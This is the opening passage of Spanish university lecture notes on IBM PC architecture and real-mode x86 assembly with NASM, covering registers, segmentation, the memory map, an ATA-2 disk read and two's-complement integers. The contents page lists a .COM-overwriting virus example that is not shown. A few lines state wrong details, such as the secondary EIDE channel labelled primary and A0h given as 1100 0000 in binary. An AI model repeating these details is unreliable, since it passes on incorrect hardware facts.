APUNTES DE INTRODUCCIÓN A LA ARQUITECTURA DEL PC

Andrés Azar

Instituto de Ingeniería Eléctrica
Facultad de Ingeniería
Universidad de la República

Revisión: marzo de 2010

Indice

La arquitectura básica del PC *6*

La CPU **6**

Los registros de 16 bits del 8088 .... **7**

La interfaz física de la CPU **7**

Operación de un programa ejecutando en modo real **8**

La distribución del espacio de memoria del PC en modo real 12

Ejemplo: bus ATA-2 (EIDE) **12**

Lenguaje ASM para el modo real Intel x86 .... *15*

El lenguaje de máquina y el lenguaje Assembler **15**

Convenciones de sintaxis **15**

Formato general del programa ASM **15**

Instrucciones básicas **16**

Operaciones con números enteros **16**

Representación de enteros sin signo 16

Representación de enteros con signo 16

Extensión con signo 17

Aritmética en complemento a 2 18

Estructuras de control **20**

Comparación 20

Saltos 20

Operaciones con bits **22**

Desplazamientos 22

Operaciones booleanas por bit 24

Subprogramas **25**

Referencias indirectas 25

La pila 26

Las instrucciones CALL y RET 26

Arreglos **27**

Introducción 27

Definición de arreglos en ASM 27

Acceso a elementos de un arreglo 27

La forma general de la referencia indirecta 28

Instrucciones de arreglos y de cadenas de caracteres 28

Acceso al espacio de entrada salida **31**

Referencia a las instrucciones del 8088 .... **31**

Operación de los periféricos del PC *34*

Principios del hardware de entrada salida **34**

Dispositivos de entrada salida 34

Los controladores de dispositivo 34

El sistema de teclado **36**
Operación básica 36
Operación típica de opresión de tecla en la AT 37
El sistema de video **38**
Temporizadores del sistema **39**
Temporizadores del PC 40
Reloj de tiempo real 43
Sistema de disquete **43**
Formato de datos del disquete 46
Acceso directo a memoria (DMA) 47
Sistema de disco duro **49**
El BIOS ***52***
Introducción **52**
El inicio del PC desde el encendido **52**
Las interrupciones del Intel 80x86 en modo real 54
Los servicios del BIOS **55**
El servicio de acceso a teclado 56
El servicio de acceso a video 56
El servicio de acceso a disco 58
El servicio acceso a la hora del día 61
El ambiente de desarrollo del curso ***62***
El sistema operativo FreeDOS y el formato de archivo ejecutable .COM **62**
El intérprete de comandos COMMAND.COM 63
El núcleo del sistema operativo 64
El programa .COM 65
Ejemplo: virus que sobrescribe archivos .COM 68
El compilador NASM y el formato .COM **74**
Definiciones generales 74
El comando NASM 74
El archivo fuente del archivo objeto formato BIN 75
La secuencia de compilación de un programa ***77***
La secuencia de generación del programa **77**
El archivo fuente del formato archivo objeto OBJ (OMF) 79
Ejemplo 81
Funciones implementadas por los docentes ***89***
Especificación **89**
Funciones de entrada salida 89
Funciones de manejo de interrupciones 90
Funciones de temporización 90
Funciones misceláneas 90
Ejemplo: programa residente en memoria **91**
Programación de los periféricos ***94***
Principios de la programación de entrada salida **94**
El sistema de interrupciones **95**
Arquitectura del sistema de interrupciones 95

Secuencia de interrupción típica 96
Estructura de la rutina de atención a la interrupción 97
Inicialización del controlador de interrupciones 98

Programación del sistema de teclado 99
Conceptos básicos 99
Secuencia de ejecución del manejador de teclado del BIOS 100
Ejemplo de programación del sistema de teclado 101

Programación del sistema de video 106
Conceptos generales 106
Aspectos de implementación 107
Ejemplo de programación de video 108


Programación de los temporizadores del sistema 120
Manejador del temporizador primario del sistema 120
Puertos relacionados con los temporizadores 0 y 2 122
Ejemplo de programación del temporizador 2 122

Programación del sistema de disquete 124
Conceptos básicos 124
Envío de comandos al controlador de disquete 125
Secuencia de ejecución de manejador de disquete 125
Problemas de temporización de software 126
El sistema DMA 126
Ejemplo de programación del sistema de disquete 129

Programación del sistema de disco duro 144
Datos de disco del BIOS 144
Envío de comandos al controlador de disco 145
Secuencia de lectura de un sector de disco en un XT 145
Secuencia de lectura de un sector de disco en una AT 146
Ejemplo de programación del sistema de disco duro 147

La arquitectura básica del PC

El PC es el resultado de una especificación técnica de IBM en los años 80. De acuerdo a la especificación del PC IBM, el hardware del PC se organiza de forma piramidal. Cada escalón de la pirámide se comunica con el siguiente por una interfaz lógica y física.



En el tope de la pirámide se encuentra un microprocesador Intel x86, que se refiere en lo que sigue como "CPU" (en inglés, Central Processing Unit). La interfaz física de la CPU hacia el resto del sistema consiste de un bus de direcciones, un bus de datos, dos patas de interrupciones externas y un conjunto de patas de control. Físicamente, la CPU se encuentra en la placa madre, el impreso principal del PC.

En el segundo escalón se encuentra la memoria principal y un conjunto de chips denominados "controladores de bus" o "controladores de dispositivo". Cada controlador de bus se encuentra en la placa madre, y comunica la CPU con un bus particular del PC - el bus PCI, el bus serial, el hardware de audio, el bus IDE, el bus ISA, etc.-, denominado "bus de expansión". Los buses de expansión definen la interfaz física y lógica a los dispositivos en el tercer escalón.

El tercer escalón se compone de dispositivos conectados a los buses de expansión. Estos dispositivos se denominan "dispositivos periféricos" o "dispositivos de entrada salida". Son dispositivos periféricos el disco duro, la disquetera, la tarjeta gráfica, el teclado, el ratón, la tarjeta para red Ethernet. Los dispositivos periféricos se ubican físicamente en la placa madre o en tarjetas conectadas a la placa madre a través de conectores especiales.

La CPU

La CPU es el dispositivo físico que ejecuta instrucciones.

El conjunto de instrucciones que ejecuta un tipo de CPU conforman un "lenguaje de máquina". Los programas de máquina se codifican de una forma mucho más básica que los programas de más alto nivel. Las instrucciones se codifican en números. Cada CPU tiene su propio lenguaje de máquina.

La ejecución de instrucciones se sincroniza por un reloj que pulsa a una frecuencia dada. La ejecución de distintas instrucciones requiere de distinto número de períodos.

La CPU incluye unidades de almacenamiento internas especiales denominadas “registros”. El acceso a los datos en los registros de la CPU es mucho más rápido que el acceso a los datos en la memoria. Sin embargo, el número de registros en una CPU es limitado.

El primer PC IBM incluye una CPU Intel 8088. Esta CPU tiene 14 registros de 16 bit, accede hasta 1 MB de memoria y puede operar sólo en modo real.

Las especificaciones para PC que siguen incorporan modelos sucesivos de procesadores de la familia Intel 80x86 (8086, 80286, 80386, 80486, Pentium, Pentium Pro, etc.). Aunque las procesadores de esta familia han incrementado notablemente la complejidad, todos ellos mantienen capacidad de funcionar en el modo real del 8088. En particular, todas las CPUs de la familia inician la ejecución en modo real.

En este curso se dan los elementos necesarios para programar la CPU Intel 80x86 en modo real sobre un PC, esto es, el modo de ejecución de la CPU 8088.

Los registros de 16 bits del 8088

La CPU incluye 14 registros de 16 bits, que se agrupan en: 4 registros de propósito general, 4 registros punteros a la memoria, 4 registros de segmento, 1 registro FLAGS con información de estado y registro de instrucción IP.

El primer grupo define los 4 registros de 16 bits de propósito general: AX, BX, CX y DX. Cada uno de estos registros se descompone en dos registros de 8 bits. Por ejemplo, AX se descompone en AH y AL, donde AH contiene los 8 bits superiores y AL contiene los 8 bits inferiores. Los registros de propósito general intervienen en movimientos de datos y en instrucciones aritméticas. En particular, CX mantiene cuentas de repetición y de desplazamiento de bits.

El segundo grupo de registros contiene 4 punteros de 16-bits: los registros índices SI y DI, el puntero de propósito general BP, y el puntero a la pila de hardware SP.

El tercer grupo contiene 4 registros de segmento de 16 bits: CS, DS, SS y ES. La motivación de estos registros se explica más adelante.

El registro IP (Instruction Pointer) determina junto con el registro CS la dirección de la instrucción que sigue en el hilo de ejecución de la CPU. Se modifica tras la ejecución de cada instrucción.

El registro FLAGS se descompone en bits que dependen del resultado de la última instrucción ejecutada, incluyendo los bits de código condicional (cuyos valores se determinan en instrucciones de comparación), y un bit que inhibe o habilita las interrupciones. Por ejemplo, el bit Z es 1 si el resultado de la instrucción previa es 0, o 0 en caso contrario. No todas las instrucciones modifican los bits del registro FLAGS.

La interfaz física de la CPU

La interfaz física de la CPU 8088 a los dispositivos periféricos del PC es un conjunto de 62 cables paralelos que componen el bus del sistema.


La interfaz física incluye un bus de direcciones de 20 bits con dos espacios, un bus de datos de 16 bits, dos patas de interrupciones externas y varias patas de control.

El bus de direcciones y el bus de datos, junto con las patas de control RD y WR, permiten la transferencia de datos con la memoria principal.

El bus de direcciones puede referir a dos espacios de direcciones: un espacio de memoria, con direcciones de 20 bits, y un espacio de entrada salida, con direcciones de 16 bits. Físicamente, se compone de 20 patas A19..A0, que determinan la dirección del dato, y una pata M/IO# que determina el espacio del dato. Los 20 bits de direcciones definen un espacio de memoria de 1MB.

Cada dirección de memoria refiere a un byte de memoria. Como el bus de datos tiene 16 bits, son posibles transferencias de datos de 8 bits o de 16 bits. La unidad 16 bits se denomina "palabra" (en inglés, "word"). La CPU se implementa de forma que la transferencias de una palabra con la memoria es más eficiente si la dirección de memoria de la palabra es múltiplo de 2.

El orden de bytes utilizado por Intel en la familia 80x86 es "little endian": si el byte en la dirección 0 contiene el valor 05H y el byte en la dirección 1 contiene el valor 77H, la palabra en la dirección 0 contiene 7705H (en lo anterior, la letra "H" al final de un número indica que se trata de un número hexadecimal).



Cada dirección del espacio de puertos de entrada salida refiere a un registro de un controlador de dispositivo. Las transferencias con el espacio de entrada salida son de uno o a dos bytes, según el registro accedido.

Las patas de interrupciones del hardware entran por las patas NMI e INTR de la CPU.

La pata NMI determina interrupciones de hardware no enmascarables: no se pueden desactivar por software. A NMI se conectan algunas señales asociadas a eventos críticos, como pueden ser fallas de hardware.

La pata INTR determina interrupciones de hardware enmascarables: se pueden desactivar por software poniendo a 0 la bandera IF del registro FLAGS.

La pata INTR se conecta a un Controlador de Interrupciones Programable (PIC). Los controladores de todos los dispositivos capaces de generar interrupciones no enmascarables se conectan a patas del PIC denominadas IRQ (Interrupt Request). Existen 16 IRQ disponibles, numeradas de 0 a 15. La interrupción del controlador de un dispositivo activa la pata IRQ correspondiente, lo que provoca que el PIC active la pata INTR. Tras el reconocimiento de la interrupción por parte de la CPU (activando la línea INTA), el PIC carga en un latch al bus de datos un número que identifica la IRQ, y desactiva la pata INTR. La CPU ejecuta la rutina de atención a la interrupción determinada por el número cargado por el PIC en el bus de datos.

Un conjunto de líneas de control permiten el DMA, que se verá más adelante.

Operación de un programa ejecutando en modo real

Un programa en modo real refiere a cada dato de la memoria por su dirección lineal.

Una dirección lineal se compone de un selector de 16 bits y un offset de 16 bits, y se denota “segmento:offset”. Cada dirección lineal se corresponde con una única dirección física de memoria, denominada dirección “real”. La dirección real se forma a partir de la dirección lineal a partir de la siguiente regla:

$$\text{dirección real} = \text{selector} * 2^4 + \text{offset}$$

La correspondencia anterior no es biunívoca. En efecto, resulta claro que todas las direcciones lineales (selector-N):(offset+N*2^4), N número entero, se corresponden con la misma dirección real.

El selector (16 bits) queda definido por un “registro de segmento”. Existen 4 registros de segmento: CS, DS, ES y SS.


Resulta más fácil pensar en los registros de segmento como registros de 20 bits en los cuales los 4 bits menos significativos son siempre 0, de forma que sólo se requiere el almacenamiento de 16 bits, en incrementos de 16 posiciones.

Los registros de segmento definen comienzos de áreas de memoria con tipos específicos de información. Un programa en modo real se organiza sobre la base de tres áreas: un área de código, un área de datos y un área de pila. El área de código contiene las instrucciones del programa. El área de datos contiene los datos del programa; por ejemplo, un programa que imprime “Hola” en pantalla puede mantener la cadena de caracteres “Hola” en el área de datos. El área de pila contiene utilizada por el programa. La pila permite salvar datos temporalmente, los llamados a subrutinas y las interrupciones.

El registro CS define el comienzo del segmento de código del programa; CS:IP define el puntero a instrucciones. Los registros DS y ES definen los segmentos de datos del programa. El registro SS define el segmento de pila del programa; SS:SP define el puntero a la pila, que crece hacia abajo.


Los registros de segmento se inicializan cuando el programa se carga en memoria. Las instrucciones del 8088 acceden a la memoria sólo por el offset de la dirección lineal; el selector es implícito. De este modo, las referencias a memoria del programa son relativas al inicio de los segmentos. La consecuencia inmediata de esto es que un programa puede ejecutar en cualquier zona de memoria sin modificaciones; sólo se requiere de la inicialización correcta de los registros de segmento.

La operación de la segmentación en términos de acceso a código se puede ver considerando un programa como el de la figura, cuya primera instrucción “JMP 200H”. La figura muestra el programa desde el punto de vista del programador. El rectángulo blanco representa el área de código y el rectángulo gris representa el área de datos.




La figura de abajo muestra a modo de ejemplo dos cargas alternativas del programa, a partir de la posición de memoria 10000H y a partir de la posición 40000H, respectivamente. La instrucción JMP 200H determina un salto a la dirección lineal CS:200H. Si el programa se carga en la

dirección 10000H se inicia CS = 1000H, mientras que si el programa se carga en la dirección 40000H se inicia CS = 4000H. En ambos casos la instrucción salta exactamente a la misma posición relativa al inicio al programa, como espera el programador, ejecutando la instrucción "MOV AL, [500H]".




Programa se carga desde 10000H




Programa se carga desde 40000H


La operación de la segmentación en términos de acceso a datos se puede ver considerando un programa como el de la figura, con la instrucción "MOV AL, [500H]". La figura muestra un programa desde el punto de vista del programador. El rectángulo blanco representa el área de código y el rectángulo gris representa el área de datos.




La figura de abajo muestra a modo de ejemplo dos cargas alternativas del programa, a partir de la posición de memoria 10000H y a partir de la posición 40000H, respectivamente. La instrucción "MOV AL,[500H]" determina la carga en el registro AL del dato en la dirección DS:500H. Si el programa se carga en la dirección 10000H se inicia DS = 1100H, mientras que si el programa se

carga en la dirección 40000H se inicia DS = 4100H. En ambos casos la instrucción carga exactamente el mismo dato en AL, esto es el dato 'H', como espera el programador.






La organización en segmentos del programa se determina en tiempo de programación. Se dice que un programa tiene "espacio común de instrucciones y datos" si se desarrolla de modo que CS = DS. Un programa con espacio común de instrucciones y datos accede un espacio plano de instrucciones y datos de 64kB. Se dice que un programa tiene "espacios de instrucciones y datos separados" si CS distinto de DS. Un programa con espacios de instrucciones y datos separados dispone hasta 64kB de instrucciones y 64kB de código.



Espacios de instrucciones y datos separados: primer dato en offset 0



Espacio común de instrucciones y datos: primer dato en offset 2000H

La figura muestra las dos formas alternativas de organización de un programa: segmento común de instrucciones y datos a la derecha, o espacios de instrucciones y datos separados a la


izquierda. Si el programa tiene un segmento común de instrucciones y datos, CS = DS = 10000H y el primer dato se accede 2000H, por ejemplo por la instrucción “MOV AX, [2000H]”. Si el programa tiene espacios de instrucciones y datos separados, CS = 10000H, DS = 12000H y el primer dato se accede en el offset 0, por ejemplo por la instrucción “MOV AX,[0]”.

Aunque en teoría el registro SS puede ser utilizado para situar pila a partir de cualquier dirección de la memoria, en la práctica siempre se iguala a DS, de forma que el segmento de datos y la pila forman parte del mismo espacio de direcciones de 64K. Normalmente el puntero a la pila SP se inicia a 65534. Como la pila crece hacia abajo y el segmento de datos crece hacia arriba, se logra un aprovechamiento óptimo del segmento compartido.

El registro de segmento ES se utiliza como registro de segmento temporal y puede iniciarse a un valor cualquiera, para apuntar a una palabra en el espacio de direcciones de memoria de 1MB.

La distribución del espacio de memoria del PC en modo real

La especificación de IBM destina los primeros 640K del espacio de memoria 1 MB a RAM ordinaria para datos y programas. Los 360K superiores se utilizan para ROMs y para RAMs especiales. En la dirección F0000H se encuentra una ROM especial denominada BIOS (Basic Input Output System), que contiene un conjunto de rutinas para el inicio del PC, para la lectura y escritura bloques de disco, para la escritura de caracteres en la pantalla y para otros fines de entrada salida.



Ejemplo: bus ATA-2 (EIDE)

Se considera un ejemplo ilustrativo de las interfaces entre los distintos escalones: el bus ATA-2, que junto con ATAPI forman la especificación EIDE. Tanto ATA-2 como ATAPI son especificaciones estándar, que tienen interfaz física común (definida en la placa madre por el conector de salida del bus IDE), pero interfaz lógica distinta; ATA-2 se diseña para discos duros y ATAPI para CD-ROM y cintas.


En general, un PC puede tener hasta 2 canales EIDE, con capacidad para dos dispositivos cada uno.

La interfaz física al canal primario del chip controlador del bus ATA-2 consiste de las direcciones de entrada/salida 01F0h...01F7h, 03F6h y 03F7h, y de una interrupción que en general es la IRQ14.

La interfaz física al canal primario del chip controlador del bus ATA-2 consiste de las direcciones de entrada/salida 0170h...0177h, 0376h y 0377h, y de una interrupción que en general es la IRQ15.

La interfaz lógica del chip manejador del bus ATA-2 a la CPU define los tipos de acceso desde la CPU al disco y los comandos necesarios. Desde el punto de vista de ésta interfaz los datos almacenados en el disco se organizan en bloques de 512B denominados sectores. Cada sector se refiere por su coordenada CHS.

En el sistema de coordenadas CHS, la ubicación de un sector se determina a partir de tres números: el cilindro C (0...65535), el cabezal H (0...15), y el sector (1...255). La interfaz corresponde a la abstracción de la estructura física del disco en un conjunto de discos de dos caras con pistas y dos cabezales asociados a cada disco.



Se describe a modo de ejemplo la lectura del sector 001 del dispositivo 0 del canal primario. La interfaz del comando de lectura de sectores de un disco del canal primario se define según sigue:

Dir. E/S	Tamaño	Descripción
01F0h	2B	Puerto de entrada de datos en la lectura
01F1h	1B	Banderas de error de la operación
01F2h	1B	Número de sectores a leer
01F3h	1B	Sector inicial
01F4h	1B	Byte bajo de cilindro inicial
01F5h	1B	Byte alto de cilindro inicial
01F6h	1B	Selección de Tamaño / Disco / Cabezal (3 bits / 1 bit / 4 bits)
01F7h	1B	Comando: 20H=lectura

La lectura del sector 001 comienza por la escritura del comando correspondiente en los registros del controlador del canal primario:

```
- Banderas de error de operación = 00h
- Número de sectores a leer = 01h
- Sector inicial: 01h
```

```
- Byte bajo de cilindro inicial: 00h
- Byte alto de cilindro inicial: 00h
- Selección de Tamaño / Disco / Cabezal: A0h = 1100 0000 (bit 4  = 0
  indica disco 0, bit3..0 = 0 indica cabezal 0)
- Comando = 20h
```

La escritura del comando desencadena la transacción ATA-2 entre el controlador del canal primario y el disco. Tras completarse la transacción ATA-2 con el disco, el controlador del canal primario provoca una interrupción IRQ14. Si la transacción se completó con éxito, en el momento de la interrupción el buffer del controlador del canal primario contiene los datos solicitados del sector 001 del disco 0. La rutina de atención a la interrupción IRQ14 lee los datos del sector desde el buffer del controlador a la memoria, en 256 lecturas consecutivas de una palabra cada una al puerto 1F0h.

La interfaz entre el chip manejador del bus ATA-2 y el dispositivo consiste también de una definición física y una definición lógica.

La especificación física consiste de las señales que comunican al chip manejador con el dispositivo ATA-2 (o ATAPI), así como de la temporización entre las transiciones de las distintas señales. Existe un gran número de señales, que no se describen aquí.

Lenguaje ASM para el modo real Intel x86

El lenguaje de máquina y el lenguaje Assembler

Toda CPU tiene su código de máquina propio. Las instrucciones en código de máquina son números almacenados como bytes en la memoria. Cada instrucción inicia en un código numérico único denominado "código de operación" u "opcode" (abreviando "operation code"), seguido de una serie de operandos que depende de la instrucción.

La codificación a lenguaje de máquina es tarea de un programa denominado "ensamblador". El ensamblador lee un programa en lenguaje Assembler - abreviado "ASM" -, y lo convierte en código de máquina.

Un programa en lenguaje ASM se escribe como texto. Cada instrucción ASM representa una instrucción en código de máquina. Por ejemplo, la instrucción "sumar AX y BX, y cargar el resultado en AX" se codifica por 03C3H en código de máquina y se representa "ADD AX,BX" en lenguaje ASM.

Cada CPU tiene su lenguaje ASM propio. En particular, la familia Intel 80x86 tiene varios ensambladores, cada uno con sintaxis ASM propia. En este curso se utiliza el ensamblador Netwide Assembler (abreviado NASM), disponible de forma gratuita en Internet. En este capítulo se describe la sintaxis NASM de las instrucciones ASM para el modo real Intel 80x86.

Convenciones de sintaxis

En lo que sigue, se denota [Registro 1]_[Registro 2] al número que resulta de la concatenación de los registros 1 y 2.

Formato general del programa ASM

Un programa ASM es una secuencia de instrucciones ASM y de directivas al ensamblador. Para simplificar, en este capítulo consideramos un programa ASM simplemente como una secuencia de instrucciones ASM. Cada instrucción comienza en una línea.
Se permiten líneas en blanco entre instrucciones. El carácter ';' determina el inicio de un comentario: el ensamblador ignora los caracteres desde el ';' hasta el fin de línea.

El formato general de una instrucción ASM es:

```
etiqueta:   mnemónico operando(s)
```

La etiqueta es opcional, y refiere a la dirección de la instrucción en la memoria. El mnemónico designa la operación de la instrucción.

Por ejemplo, el mnemónico de la instrucción "ADD AX, BX" es "ADD", y los operandos "AX" y "BX".

Según la instrucción ASM, el número de operandos es de 0 a 3. El tipo del operando es uno de los siguientes:

- registro: refiere directamente al contenido de los registros de la CPU

- memoria: refiere a un dato en memoria. La dirección del dato puede ser una constante que forma parte de la instrucción o puede ser computada a partir del valor de registros. Las direcciones siempre se computan como un offset a partir del inicio del segmento de datos.
- inmediato: se trata de valores fijos que se incluyen como parte de la instrucción. Se almacenan en la instrucción en si misma (segmento de código), no en el segmento de datos.
- implícito: no aparece explícitamente en la instrucción. Por ejemplo, la instrucción "incremento" suma uno a un registro o a memoria. El uno es implícito.

Instrucciones básicas

La instrucción ASM más básica es la instrucción MOV, que copia un dato desde una localidad de memoria a otra. Toma dos operandos:

```
mov dest, src
```

El dato especificado por SRC se copia a DST. Una restricción es que ambos operandos no pueden ser tipo memoria. Este restricción marca otra dificultad del lenguaje ASM: existen reglas arbitrarias en cuanto al uso de las instrucciones.

Los operandos deben ser del mismo tamaño, esto es, el valor de AX no se puede copiar el BL. Por ejemplo:

```
mov   ax, 3  ;carga 3 en el registro ax (3 es operando inmediato)
mov   bx,ax  ;carga el valor del registro ax en el registro bx
```

Operaciones con números enteros

Existen dos tipos de enteros: enteros con signo (en inglés, signed) y enteros sin signo (en inglés, unsigned).

Representación de enteros sin signo

Los enteros sin signo se representan por la forma binaria convencional. Por ejemplo, el número 200 se representa por el 11001000, o C8H.

Representación de enteros con signo

Los enteros con signo se representan a través de la representación complemento a 2. El complemento a 2 de un número se determina a través de los pasos que siguen:

1. Se invierte el valor de cada bit de la representación
2. Se añade 1 al resultado

Por ejemplo, el complemento a 2 del número 00111000 (56) es

```
      11000111
+            1
      -------------
```

```
        11001000
```

El complemento a 2 de un número es la representación del opuesto del número. En el ejemplo anterior, 11001000 es la representación complemento a 2 de –56.

De acuerdo a la definición de la operación de complemento a 2 de un número, para los números positivos el bit más significativo vale 0, mientras para los números negativos vale 1. De aquí que el bit más significativo se denomina “bit de signo”.

Se puede verificar que dos negaciones producen el número original. Por ejemplo, el complemento a 2 de 11001000 es:

```
        00110111
+              1
        -------------
        00111000
```

La suma de números en complemento a 2 puede resultar en un acarreo del bit más significativo. Este acarreo no se utiliza.

Utilizando representación en complemento a 2, un byte representa los números -128 a +127, y una palabra los números –32768 (8000H) a 32767 (7FFFH).

La interpretación del tipo de número de un dato depende del programador y no de la CPU. Por ejemplo, la interpretación del valor 0FFH como -1 o como 255 depende del programador, según el contexto de la instrucción que utiliza el dato.

Extensión con signo

En el lenguaje ASM todos los datos tienen un tamaño especificado. Muchas veces es necesario cambiar el tamaño de un dato para utilizarlo con otro dato.

Para decrecer el tamaño de un dato, simplemente se eliminan los bits más significativos del dato. Por ejemplo:

```
mov ax, 0034h       ; ax = 52 (se cargan 16 bits)
mov cl, al          ; cl = 8 bits menos significativos de ax
```

Si el número se puede representar correctamente en el tamaño más chico, este método funciona tanto para números con signo como para número sin signo. En el caso de números sin signo, todos los bits quitados deben ser 0. En el caso de números con signo, los números quitados deben ser todos 0 o todos 1, y el primer bit no quitado debe tener el mismo valor que los bits quitados.

Para aumentar el tamaño de un dato sin signo, se agregan bits con valor 0. Por ejemplo, para extender el byte en AL a una palabra sin signo en AX, se ejecuta:

```
mov ah, 0           ; inicio a 0 los 8-bits superiores
```

